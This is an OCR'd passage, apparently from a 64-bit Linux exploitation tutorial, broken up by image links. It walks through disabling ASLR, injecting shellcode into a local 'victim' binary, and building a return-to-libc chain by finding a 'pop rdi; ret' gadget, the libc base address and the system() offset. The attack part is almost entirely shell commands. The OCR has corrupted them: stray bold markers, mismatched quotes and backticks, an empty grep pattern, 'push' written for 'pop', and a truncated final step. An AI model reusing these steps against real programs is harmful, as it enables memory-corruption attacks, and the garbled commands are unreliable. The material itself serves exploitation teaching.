
setarch `arch` **-R ./victim**




1. Format raw buffer pointer address into Little-Endian hex bytes via `tac`:

   a='printf %016x 0x7fffffffe1e0 | tac -rs..'


   echo $a




1. Execute shellcode injection pipeline testing executable stack behavior:
   ((cat ropshell ; printf %080d 0 ; echo $a) | xxd -r -p ; cat) | ./ropshell




1. Locate 64-bit `libc.so.6` library filesystem paths:
   locate libc.so.6




1. Disassemble libc to audit instructions terminating in `ret` (`retq` / opcode `0xc3`):
   objdump -d /lib/x86_64-linux-gnu/libc.so.6 | grep -B5 ret



1. Discover exact offset of 64-bit `pop %rdi; retq` gadget (`5f c3` at offset **0x22a12**) using `xxd` / `grep` / `awk` pipeline:
   xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | grep -n -B1 c3 | grep 5f -m1 | awk '{printf"%x\n",$1-1}'



1. Inspect runtime memory mapping of `victim` process in `/proc/$pid/maps` to find `libc` base loading address (**0x7fd674f31000**):
   pid= `ps -C victim -o pid --no-headers | tr -d ' '`
   grep libc /proc/$pid/maps




1. Automated resolution of dynamic library base, system function offset, exit offset, and push-RDI gadget:
   libc=/lib/x86_64-linux-gnu/libc.so.6
   base=0x$(setarch `arch` **-R ./base | grep -m1 libc | cut -f1 -d' ')**

system=0x$(nm -D $libc | grep '\' | cut -f1 -d' ')

